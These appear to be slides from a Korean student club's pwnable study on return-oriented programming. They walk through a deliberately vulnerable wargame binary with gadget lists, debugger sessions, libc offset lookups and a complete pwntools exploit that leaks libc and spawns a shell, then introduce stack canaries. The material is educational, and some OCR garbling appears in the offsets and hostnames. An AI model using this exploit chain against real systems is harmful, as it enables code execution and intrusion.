0x00000000004006a2 : adc byte ptr [rax], ah ; jmp rax
0x0000000000400607 : add al, 0 ; add byte ptr [rax], al ; jmp 0x4005b0
0x00000000004005e7 : add al, byte ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005b0
0x000000000040088f : add bl, dh ; ret
0x000000000040088d : add byte ptr [rax], al ; add bl, dh ; ret
0x000000000040088b : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; ret
0x00000000004005c7 : add byte ptr [rax], al ; add byte ptr [rax], al ; jmp 0x4005b0
0x0000000000400814 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x00000000004006ac : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000040088c : add byte ptr [rax], al ; add byte ptr [rax], al ; repz ret
0x0000000000400815 : add byte ptr [rax], al ; add cl, cl ; ret
0x00000000004005a3 : add byte ptr [rax], al ; add rsp, 8 ; ret
0x00000000004005c9 : add byte ptr [rax], al ; jmp 0x4005b0
0x0000000000400816 : add byte ptr [rax], al ; leave ; ret
0x00000000004006ae : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040088e : add byte ptr [rax], al ; repz ret
0x0000000000400728 : add byte ptr [rbp + 5], dh ; jmp 0x4006c0
0x0000000000400718 : add byte ptr [rcx], al ; repz ret
0x0000000000400817 : add cl, cl ; ret
0x0000000000400870 : add dword ptr [rax + 0x39], ecx ; jmp 0x4008ea
0x00000000004005d7 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x4005b0
0x0000000000400714 : add eax, 0x20096e ; add ebx, esi ; ret
0x00000000004005f7 : add eax, dword ptr [rax] ; add byte ptr [rax], al ; jmp 0x4005b0
```

ROP

```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x000000000000400819 <+95>: ret ← rip
```

< stack >



ROP

```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x400883 <__libc_csu_init+99>:  pop rdi
0x400884 <__libc_csu_init+100>:  ret
```

← rip

rsp →

< stack >

0x400883
1
0x400881
2
3
함수 A 주소

ROP

```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x400883 <__libc_csu_init+99>:  pop rdi
0x400884 <__libc_csu_init+100>:  ret
```

← rip

rsp →

< stack >

0x400883
1
0x400881
2
3
함수 A 주소

rdi = 1

ROP


```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x400881 <__libc_csu_init+97>: pop rsi
0x400882 <__libc_csu_init+98>: pop r15
0x400884 <__libc_csu_init+100>: ret
```

← rip

< stack >



ROP


```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x400881 <__libc_csu_init+97>: pop rsi
0x400882 <__libc_csu_init+98>: pop r15
0x400884 <__libc_csu_init+100>: ret
```

← rip

< stack >



ROP


```
0x000000000000400883 : pop rdi ; ret
0x000000000000400881 : pop rsi ; pop r15 ; ret
```

< code >

```
0x400881 <__libc_csu_init+97>:  pop    rsi
0x400882 <__libc_csu_init+98>:  pop    r15
0x400884 <__libc_csu_init+100>: ret
```

← rip

< stack >



ROP

```
0x0000000000000400883 : pop rdi ; ret  
0x0000000000000400881 : pop rsi ; pop r15 ; ret
```

결과: A(1, 2) 호출

basic_rop_x64

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int main(int argc, char *argv[]) {
    char buf[0x40] = {};

    initialize();

    read(0, buf, 0x400);
    write(1, buf, sizeof(buf));

    return 0;
}
```

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ checksec basic_rop_x64
[*] '/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3/basic_rop_x64'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
Stripped:      No
```

basic_rop_x64

- BOF로 Return Address Overwrite가 가능하다!
- 최종 목표: `system("/bin/sh")` 호출
- 중간 목표: libc 베이스 주소 알아내기

`write(1, puts@got, 60이상)` 호출

(관련 개념: ASLR, plt/got)

basic_rop_x64

```
pwndbg> disass main
Dump of assembler code for function main:
0x00000000004007ba <+0>:    push    rbp
0x00000000004007bb <+1>:    mov     rbp, rsp
0x00000000004007be <+4>:    sub     rsp, 0x50
0x00000000004007c2 <+8>:    mov     DWORD PTR [rbp-0x44], edi
0x00000000004007c5 <+11>:   mov     QWORD PTR [rbp-0x50], rsi
0x00000000004007c9 <+15>:   lea     rdx, [rbp-0x40]
0x00000000004007cd <+19>:   mov     eax, 0x0
0x00000000004007d2 <+24>:   mov     ecx, 0x8
0x00000000004007d7 <+29>:   mov     rdi, rdx
0x00000000004007da <+32>:   rep stos QWORD PTR es:[rdi], rax
0x00000000004007dd <+35>:   mov     eax, 0x0
0x00000000004007e2 <+40>:   call    0x40075e <initialize>
0x00000000004007e7 <+45>:   lea     rax, [rbp-0x40]
0x00000000004007eb <+49>:   mov     edx, 0x400
0x00000000004007f0 <+54>:   mov     rsi, rax
0x00000000004007f3 <+57>:   mov     edi, 0x0
0x00000000004007f8 <+62>:   call    0x4005f0 <read@plt>
0x00000000004007fd <+67>:   lea     rax, [rbp-0x40]
0x0000000000400801 <+71>:   mov     edx, 0x40
0x0000000000400806 <+76>:   mov     rsi, rax
0x0000000000400809 <+79>:   mov     edi, 0x1
0x000000000040080e <+84>:   call    0x4005d0 <write@plt>
0x0000000000400813 <+89>:   mov     eax, 0x0
0x0000000000400818 <+94>:   leave
0x0000000000400819 <+95>:   ret
```

basic_rop_x64

```
Breakpoint 1, 0x0000000000400819 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0
RBX 0
RCX 0x7ffff7d148f7 (write+23) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x40
RDI 1
RSI 0x7fffffffdee0 ← 0xa61 /* 'a\n' */
R8 0x7fffffffde10 ← 0
R9 0
R10 0x7ffff7c07128 ← 0xf002200005372 /* 'rS' */
R11 0x246
R12 0x7fffffffef038 → 0x7fffffffef2de ← '/mnt/c/Users/grail/Downloads/4759d3df-61b
8-4104-bbcf-2a2404ee42a3/basic_rop_x64'
R13 0x4007ba (main) ← push rbp
R14 0
R15 0x7ffff7ffd040 (_rtld_global) → 0x7ffff7ffe2e0 ← 0
RBP 1
RSP 0x7fffffffdf28 → 0x7ffff7c29d90 (__libc_start_call_main+128) ← mov edi, eax
RIP 0x400819 (main+95) ← ret
[ DISASM / x86-64 / set emulate on ]
> 0x400819 <main+95> ret
<__libc_start_call_main+128>
↓
0x7ffff7c29d90 <__libc_start_call_main+128> mov edi, eax EDI => 0
0x7ffff7c29d92 <__libc_start_call_main+130> call exit
<exit>
```

basic_rop_x64

```
.got.plt:0000000000601000 ; =====
.got.plt:0000000000601000
.got.plt:0000000000601000 ; Segment type: Pure data
.got.plt:0000000000601000 ; Segment permissions: Read/Write
.got.plt:0000000000601000 _got_plt      segment qword public 'DATA' use64
.got.plt:0000000000601000                assume cs:_got_plt
.got.plt:0000000000601000                ;org 601000h
.got.plt:0000000000601000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000601008 qword_601008    dq 0 ; DATA XREF: sub_4005B0↑r
.got.plt:0000000000601010 qword_601010    dq 0 ; DATA XREF: sub_4005B0+6↑r
.got.plt:0000000000601018 off_601018     dq offset puts ; DATA XREF: _puts↑r
.got.plt:0000000000601020 off_601020     dq offset write ; DATA XREF: _write↑r
.got.plt:0000000000601028 off_601028     dq offset alarm ; DATA XREF: _alarm↑r
.got.plt:0000000000601030 off_601030     dq offset read ; DATA XREF: _read↑r
.got.plt:0000000000601038 off_601038     dq offset __libc_start_main
.got.plt:0000000000601038                ; DATA XREF: __libc_start_main↑r
.got.plt:0000000000601040 off_601040     dq offset signal ; DATA XREF: _signal↑r
.got.plt:0000000000601048 off_601048     dq offset setvbuf ; DATA XREF: _setvbuf↑r
.got.plt:0000000000601050 off_601050     dq offset exit ; DATA XREF: _exit↑r
.got.plt:0000000000601050 _got_plt      ends
.got.plt:0000000000601050
```

rsi에 0x601030 넣고 write 호출
-> write(1, read@got, 0x40)

basic_rop_x64

```
.text:00000000004007BA ; int __fastcall main(int argc, const char **argv, const char **envp)
.text:00000000004007BA public main
.text:00000000004007BA main proc near ; DATA XREF: _start+1D10
.text:00000000004007BA
.text:00000000004007BA var_50 = qword ptr -50h
.text:00000000004007BA var_44 = dword ptr -44h
.text:00000000004007BA buf = byte ptr -40h
.text:00000000004007BA
.text:00000000004007BA ; __unwind {
.text:00000000004007BA push rbp
.text:00000000004007BB mov rbp, rsp
.text:00000000004007BE sub rsp, 50h
.text:00000000004007C2 mov [rbp+var_44], edi
.text:00000000004007C5 mov [rbp+var_50], rsi
.text:00000000004007C9 lea rdx, [rbp+buf]
.text:00000000004007CD mov eax, 0
.text:00000000004007D2 mov ecx, 8
.text:00000000004007D7 mov rdi, rdx
.text:00000000004007DA rep stosq
.text:00000000004007DD mov eax, 0
.text:00000000004007E2 call initialize
.text:00000000004007E7 lea rax, [rbp+buf]
.text:00000000004007EB mov edx, 400h ; nbytes
.text:00000000004007F0 mov rsi, rax ; buf
.text:00000000004007F3 mov edi, 0 ; fd
.text:00000000004007F8 call _read
.text:00000000004007FD lea rax, [rbp+buf]
.text:0000000000400801 mov edx, 40h ; '@' ; n
.text:0000000000400806 mov rsi, rax ; buf
.text:0000000000400809 mov edi, 1 ; fd
.text:000000000040080E call _write ← 더블 클릭
.text:0000000000400813 mov eax, 0
.text:0000000000400818 leave
.text:0000000000400819 retn
```

```
.plt:00000000004005D0 ; ssize_t write(int fd, const void *buf, size_t n)
.plt:00000000004005D0 _write proc near ; CODE XREF: main+54↓p
.plt:00000000004005D0 jmp cs:off_601020
.plt:00000000004005D0 _write endp
```

write@plt = 0x4005D0

basic_rop_x64

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ gdb -q ./libc.so.6
pwndbg: loaded 214 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./libc.so.6...
(No debugging symbols found in ./libc.so.6)
----- tip of the day (disable with set show-tips off) -----
Use the procinfo command for better process introspection (than the GDB's info proc command)
pwndbg> p read
$1 = {<text variable, no debug info>} 0x114980 <read>
```

read offset = 0x114980

basic_rop_x64

```
$ export LD_PRELOAD=./libc.so.6
```

[illegible]

basic_rop_x64

```
#!/usr/bin/env python3

from pwn import *

p = process('./basic_rop_x64')

pause()

# for libc leak
payload = b'a' * 0x40 # dummy
payload += b'a' * 8 # sfp
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601030) # read@got
payload += p64(0) # dummy
payload += p64(0x4005d0) # write@plt

# for second input
payload += p64(0x400883) # pop rdi; ret
payload += p64(0) # stdin
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601500) # bss
payload += p64(0) # dummy
payload += p64(0x4005f0) # read@plt -> read(0, 0x601500, 0x40)
payload += p64(0x40087d) # pop rsp; pop r13; pop r14; pop r15; ret
payload += p64(0x601500) # bss

p.send(payload)
```

basic_rop_x64

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ gdb -q ./libc.so.6
pwndbg: loaded 214 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from ./libc.so.6...
(No debugging symbols found in ./libc.so.6)
----- tip of the day (disable with set show-tips off) -----
GDB's set directories <path> parameter can be used to debug e.g. glibc sources like the malloc/free functions!
pwndbg> p system
$1 = {<text variable, no debug info>} 0x50d60 <system>
```

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ strings -tx ./libc.so.6 | grep /bin/sh
1d8698 /bin/sh
```

system offset = 0x50d60
"/bin/sh" offset = 0x1d8698

basic_rop_x64

```
# for second input
payload += p64(0x400883) # pop rdi; ret
payload += p64(0) # stdin
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601500) # bss
payload += p64(0) # dummy
payload += p64(0x4005f0) # read@plt -> read(0, 0x601500, 0x40)
payload += p64(0x40087d) # pop rsp; pop r13; pop r14; pop r15; ret
payload += p64(0x601500) # bss

p.send(payload)

p.recv(0x40)
libc_base = u64(p.recv(8)) - 0x114980 # read offset
info('libc base: ' + hex(libc_base))

system = libc_base + 0x50d60 # system offset
binsh = libc_base + 0x1d8698 # "/bin/sh" offset

payload = p64(0) * 3 # dummy
payload += p64(0x400883) # pop rdi; ret
payload += p64(binsh)
payload += p64(system)
p.send(payload)

p.interactive()
```

basic_rop_x64

```
grail@pufflab-grail:/mnt/c/Use x + v

# for second input
payload += p64(0x400883) # pop rdi; ret
payload += p64(0) # stdin
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601500) # bss
payload += p64(0) # dummy
payload += p64(0x4005f0) # read@plt -> read(0, 0x601500, 0x40)
payload += p64(0x40087d) # pop rsp; pop r13; pop r14; pop r15; ret
payload += p64(0x601500) # bss

p.send(payload)

p.recv(0x40)
libc_base = u64(p.recv(8)) - 0x114980 # read offset
info('libc base: ' + hex(libc_base))

system = libc_base + 0x50d60 # system offset
binsh = libc_base + 0xd8698 # "/bin/sh" offset

payload = p64(0) * 3 # dummy
payload += p64(0x400883) # pop rdi; ret
payload += p64(binsh)
payload += p64(system)
p.send(payload)

p.interactive()

42,1 Bot

grail@sifflab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ ./sol.py
[+] Starting local process './basic_rop_x64': pid 1690
[*] Paused (press any to continue)
[*] libc base: 0x7e7333975000
[*] Switching to interactive mode
\x00\xed\x993s~\x00\x00 t\x9b3s~\x00\x00pf\x9f3s~\x00\x006\x060\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00$

[ BACKTRACE ]
> 0 0x7e7333a89992 read+18
1 0x4007fd main+67
2 0x7e733399ed90 None
3 0x7e733399ee40 __libc_start_main+128
4 0x400679 _start+41

pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00007e73339c5963 in ?? () from ./libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0
*RBX 0x7e7333b4d698 ← 0x68732f6e69622f /* '/bin/sh' */
*RCX 0x7e7333a89992 (read+18) ← cmp rax, -0x1000 /* 'H=' */
*RDX 1
*RDI 0x7e7333b4d698 ← 0x68732f6e69622f /* '/bin/sh' */
*RSI 0x601500 ← 0
R8 0x7ffed9f71ca0 ← 0
R9 0
*R10 0x7e733397c128 ← 0xf002200005372 /* 'rS' */
R11 0x246
R12 0x7ffed9f71ec8 → 0x7ffed9f73355 ← './basic_rop_x64'
*R13 0x7e7333b907a0 ← 0
*R14 0x7e7333b90840 ← 0
*R15 0
*RBP 0x6161616161616161 ('aaaaaaaa')
*RSP 0x601178 ← 0
*RIP 0x7e73339c5963 ← movaps xmmword ptr [rsp], xmm1
[ DISASM / x86-64 / set emulate on ]
> 0x7e73339c5963 movaps xmmword ptr [rsp], xmm1 <[0x601178] not aligned to 16 bytes>
0x7e73339c5967 lock cmpxchg dword ptr [rip + 0x1cae11], edx
0x7e73339c596f X jne 0x7e73339c5c20 <0x7e73339c5c20>

0x7e73339c5975 mov eax, dword ptr [rip + 0x1cae09] EAX, [0x7e7333b90784] => 0
0x7e73339c597b lea edx, [rax + 1] EDX => 1
0x7e73339c597e mov dword ptr [rip + 0x1cae00], edx [0x7e7333b90784] <= 1
0x7e73339c5984 test eax, eax 0 & 0 EFLAGS => 0x10246 [ cf PF af ZF sf I
F df of ac ]
0x7e73339c5986 ✓ je 0x7e73339c5b08 <0x7e73339c5b08>
↓
0x7e73339c5b08 lea rbp, [rsp + 0x180] RBP => 0x6012f8 ← 1
0x7e73339c5b10 mov rdx, r14 RDX => 0x7e7333b90840 ← 0
0x7e73339c5b13 mov edi, 2 EDI => 2

[ STACK ]
00:0000| rsp 0x601178 ← 0
... ↓ 2 skipped
03:0018| 0x601190 ← 0xffffffff
04:0020| 0x601198 ← 0
... ↓ 3 skipped

[ BACKTRACE ]
> 0 0x7e73339c5963 None
1 0x0 None

pwndbg>
```

basic_rop_x64

```
grail@siftlab-grail:/mnt/c/Use  +
payload += p64(0x400883) # pop rdi; ret
payload += p64(0) # stdin
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601500) # bss
payload += p64(0) # dummy
payload += p64(0x4005f0) # read@plt -> read(0, 0x601500, 0x40)
payload += p64(0x40087d) # pop rsp; pop r13; pop r14; pop r15; ret
payload += p64(0x601500) # bss

p.send(payload)

p.recv(0x40)
libc_base = u64(p.recv(8)) - 0x114980 # read offset
info('libc base: ' + hex(libc_base))

system = libc_base + 0x50d60 # system offset
binsh = libc_base + 0x1d8698 # "/bin/sh" offset

# system("/bin/sh")
payload = p64(0) * 3 # dummy
payload += p64(0x400883) # pop rdi; ret
payload += p64(binsh)
payload += p64(0x4005a9) # ret ← 추가
payload += p64(system)
p.send(payload)

p.interactive()
Type :qa and press <Enter> to exit Vim                                44,1      Bot

grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ ./sol.py
[+] Starting local process './basic_rop_x64': pid 1744
[*] Paused (press any to continue)
[*] libc base: 0x7034d85f1000
[*] Switching to interactive mode
\x00\xada\x84p\x00\x00 4c\x84p\x00\x00p&g\x84p\x00\x006\x060\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00$ █

pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00007034d870406a in ?? () from ./libc.so.6
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0x7034d86dc0f0 (execve) ← endbr64
*RBX 0x6013a0 ← 0xc /* '\x0c' */
*RCX 0x6013a0 ← 0xc /* '\x0c' */
*RDX 0
*RDY 0
*RSI 0x7034d87c9698 ← 0x68732f6e69622f /* '/bin/sh' */
*R8 0x6011e0 → 0x7034d87c969d ← 0x2074697865006873 /* 'sh' */
*R9 0x7ffead338ee8 → 0x7ffead339365 ← 'SHELL=/bin/bash'
*R10 0
*R11 0x7034d86dc0f0 (execve) ← endbr64
*R12 0x601200 ← 0
*R13 0
*R14 0x6011e0 → 0x7034d87c969d ← 0x2074697865006873 /* 'sh' */
*R15 0
*RBP 0x6013a0 ← 0xc /* '\x0c' */
*RSP 0x600e50 (_DYNAMIC+40) → 0x400894 (_fini) ← sub rsp, 8
*RIP 0x7034d870406a ← mov qword ptr [rsp + 0x18], rdi
[ DISASM / x86-64 / set emulate on ]
> 0x7034d870406a mov qword ptr [rsp + 0x18], rdi [ _DYNAMIC+64 ] ← 0x60119c ← 0
0x7034d870406f mov r15, qword ptr [rsp + 0x2f8] R15, [0x601148] => 0x7034d86dc0f0 (execve) ← endbr64
0x7034d8704077 mov qword ptr [rsp], rsi [ _DYNAMIC+40 ] ← 0x7034d87c9698 ← 0x68732f6e69622f /*
'/bin/sh' */
0x7034d870407b mov qword ptr [rsp + 8], rdx [ _DYNAMIC+48 ] ← 0
0x7034d8704080 mov qword ptr [rsp + 0x10], r9 [ _DYNAMIC+56 ] ← 0x7ffead338ee8 → 0x7ffead339365 ← 'S
HELL=/bin/bash'
0x7034d8704085 mov rax, qword ptr fs:[0x28] RAX, [0x7034d85ee768] => 0xc6dfd69bd0384b00
0x7034d870408e mov qword ptr [rsp + 0x2a8], rax [0x6010f8] ← 0xc6dfd69bd0384b00
0x7034d8704096 xor eax, eax EAX => 0
0x7034d8704098 jmp 0x7034d87040ad <0x7034d87040ad>
↓
0x7034d87040ad mov rax, r13 RAX => 0
0x7034d87040b0 add r13, 1 R13 => 1 (0 + 1)
[ STACK ]
00:0000|rsp 0x600e50 (_DYNAMIC+40) → 0x400894 (_fini) ← sub rsp, 8
01:0008|-548 0x600e58 (_DYNAMIC+48) ← 0x19
02:0010|-540 0x600e60 (_DYNAMIC+56) → 0x600e10 (__init_array_start) → 0x400720 (frame_dummy) ← mov edi, __JCR_LIS
T__
03:0018|-538 0x600e68 (_DYNAMIC+64) ← 0x1b
04:0020|-530 0x600e70 (_DYNAMIC+72) ← 8
05:0028|-528 0x600e78 (_DYNAMIC+80) ← 0x1a
06:0030|-520 0x600e80 (_DYNAMIC+88) → 0x600e18 (__do_global_dtors_aux_fini_array_entry) → 0x400700 (__do_global_dt
ors_aux) ← cmp byte ptr [rip + 0x200981], 0
07:0038|-518 0x600e88 (_DYNAMIC+96) ← 0x1c
[ BACKTRACE ]
> 0 0x7034d870406a None
1 0x7034d870409b None
2 0x7034d870401f posix_spawn+15
3 0x7034d8641a7d None
4 0x0 None

pwndbg> |
```

basic_rop_x64

```
#!/usr/bin/env python3

from pwn import *

p = process('./basic_rop_x64')

pause()

# for libc leak
payload = b'a' * 0x40 # dummy
payload += b'a' * 8 # sfp
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601030) # read@got
payload += p64(0) # dummy
payload += p64(0x4005d0) # write@plt

# for second input
payload += p64(0x400883) # pop rdi; ret
payload += p64(0) # stdin
payload += p64(0x400881) # pop rsi; pop r15; ret
payload += p64(0x601800) # bss ← 주소 변경
payload += p64(0) # dummy
payload += p64(0x4005f0) # read@plt -> read(0, 0x601500, 0x40)
payload += p64(0x40087d) # pop rsp; pop r13; pop r14; pop r15; ret
payload += p64(0x601800) # bss ←

p.send(payload)

p.recv(0x40)
libc_base = u64(p.recv(8)) - 0x114980 # read offset
info('libc base: ' + hex(libc_base))

system = libc_base + 0x50d60 # system offset
binsh = libc_base + 0xd8698 # "/bin/sh" offset

# system("/bin/sh")
payload = p64(0) * 3 # dummy
payload += p64(0x400883) # pop rdi; ret
payload += p64(binsh)
payload += p64(0x4005a9) # ret
payload += p64(system)
p.send(payload)

p.interactive()
~
~
~
~
~
~
~
```

"sol.py" 44L, 1070B

주소 변경

주소 변경

[illegible]

과제

- 필수 과제 1: basic_rop_x64 PPT 안보고 풀어보기
- 선택 과제 1: Dreamhack - [crosssssstack](#) 풀기



HACKHU



pwnable 스터디 3주차

멘토: 윤성배

pwnable 스터디 2주차 recap


- 기존 코드 조각을 이용하는 Return Oriented Programming을 이해하기
- rip는 code 영역에서, rsp는 stack 영역에서 움직인다는 것을 인지해야 헛갈리지 않음
- got를 이용하여 libc 주소를 leak하고, system("/bin/sh")를 호출하는 것을 목표로 함

pwnable 스터디 3주차 개념 - canary

- stack BOF를 이용한 Return Address Overwrite를 완화하기 위해서 만들어진 보호 기법
- stack frame에서 sfp 앞에 랜덤 값을 두어 함수 종료 시 그 값이 변하지 않았는지 확인함
- canary(랜덤 값)의 8바이트 중 최하위 바이트는 항상 $\backslash0$ (NULL)임

canary가 적용된 stack frame

Figure 4. Stackframe



canary가 적용된 함수 프로롤/에필로그

< prologue >

```
0x0000000000000008cd <+0>:      push    rbp ← SFP
0x0000000000000008ce <+1>:      mov     rbp, rsp
0x0000000000000008d1 <+4>:      sub     rsp, 0x60 ← 지역변수 공간 확보
0x0000000000000008d5 <+8>:      mov     rax, QWORD PTR fs:0x28 ← canary
0x0000000000000008de <+17>:     mov     QWORD PTR [rbp-0x8], rax
```

< epilogue >

```
0x0000000000000009c6 <+249>:     mov     rcx, QWORD PTR [rbp-0x8]
0x0000000000000009ca <+253>:     xor     rcx, QWORD PTR fs:0x28 ← canary 검사
0x0000000000000009d3 <+262>:     je      0x9da <main+269>
0x0000000000000009d5 <+264>:     call   0x710 <__stack_chk_fail@plt>
0x0000000000000009da <+269>:     leave
0x0000000000000009db <+270>:     ret
```

보호 기법

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5$ checksec ./echo-back
[*] '/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5/echo-back'
Arch:          amd64-64-little
RELRO:         Full RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x400000)
SHSTK:         Enabled
IBT:           Enabled
```

```
grail@GRAIL:/mnt/c/Users/grail/Downloads/return2shell$ checksec r2s
[*] '/mnt/c/Users/grail/Downloads/return2shell/r2s'
